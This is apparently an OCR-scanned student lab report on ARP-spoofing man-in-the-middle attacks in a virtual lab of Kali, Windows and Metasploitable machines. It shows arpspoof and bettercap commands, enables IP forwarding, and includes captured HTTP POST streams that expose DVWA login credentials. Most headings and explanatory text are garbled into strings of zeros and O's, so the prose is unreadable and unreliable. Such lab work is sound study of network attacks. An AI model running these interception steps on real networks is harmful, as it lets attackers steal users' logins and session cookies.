0000000	000	00 C	100 01 1000 (30000 (00000	000 1000	00000 (0000)	10000 30), (00000 000000	00000 0 0 1	00 00 30000	000 0000)	

1.	. 000 1	OO OO OOOOOO OOOO O OOO OOOOOOOO	2
		OO 0000 0000000 00 0000000 00000000	
		0000000000 000 000000	
		1000000	
		0000000000 00 00 0000000000.	
		00000000 00 0000000	
		10000	
		000 00 00 00000000000	

$1.\,\,$ 000 00 00 000000 0000 0 000 00000000


```
____(kali⊕ kali)-[~]

$\frac{\sudo}{\sudo} \text{ arpspoof -i eth1 -t 192.168.100.10 192.168.100.5 -r}
```



```
3:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52 8:0:27:a7:3f:52
```

```
C:\Users\egibide>arp -a

Interfaz: 192.168.100.5 --- 0x3


Dirección de Internet Dirección física Tipo
192.168.100.10 08-00-27-a7-3f-52 dinámico
192.168.100.30 08-00-27-a7-3f-52 dinámico
```


msfadmin@metasploitable:"\$ arp -n Address HWtype HWaddress Flags Mask 192.168.100.5 ether 08:00:27:A7:3F:52 C 192.168.100.30 ether 08:00:27:A7:3F:52 C


```
(root@kali)-[/home/kali]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

2.2 000000000 00 0000000

3. 0000000000 00000000







```
(root@kali)-[/home/kali]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

3.2 000000000 00 0000000

```
Wireshark-Follow TCP Stream (tcp.stream eq 1)-eth0

POST /dvwa/login.php HTTP/1.1
Referer: http://192.168.190.10/dvwa/login.php
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept: text/html.application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.100.10
Content-Length: 49
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=a89c2678658de341b170d9bd42f38b5b
Username=admin&password=eltercaprueba&Login=LoginHTTP/1.1 302 Found
Date: Sat, 04 Feb 2023 17:58:00 GMT
```

4. 0000000

```
—(kali⊛kali)-[~]
—$ <u>sudo</u> apt install golang git build-essential libpcap-dev libusb-1.0-0-dev libnetfilter-queue-dev bettercap
```

4.1 000 00 00 0000000000

```
(kali@ kali)-[~]
$ sudo bettercap -iface eth1
[sudo] password for kali:
bettercap v2.32.0 (built for linux amd64 with go1.19.4) [type 'help' for a list of commands]

eth1 »
```

```
192.168.100.0/24 > 192.168.100.30 » set arp.spoof.targets 192.168.100.5,192.168.100.10
```

4.2 00000000 00 000000

- 00000 000 00 0000000000000

```
      msfadmin@metasploitable: "$ arp -n
      Address
      Flags Mask
      Iface

      192.168.100.5
      ether 08:00:27:A7:3F:52 C
      eth1

      192.168.100.30
      ether 08:00:27:A7:3F:52 C
      eth1

      msfadmin@metasploitable: "$
      eth1
```

- 00000 000 00 0000000 10

```
C:\Users\egibide>arp -a

Interfaz: 192.168.100.5 --- 0x3

Dirección de Internet Dirección física Tipo
192.168.100.10 08-00-27-a7-3f-52 dinámico
192.168.100.30 08-00-27-a7-3f-52 dinámico
192.168.100.255 ff-ff-ff-ff-ff estático
```

```
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=9d66699a419303657393aadd48ce0cd1

Jsername=admin&password=bettercapfuncionando&Login=LoginHTTP/1.1 302 Found
Date: Tue, 07 Feb 2023 17:31:38 GMT
```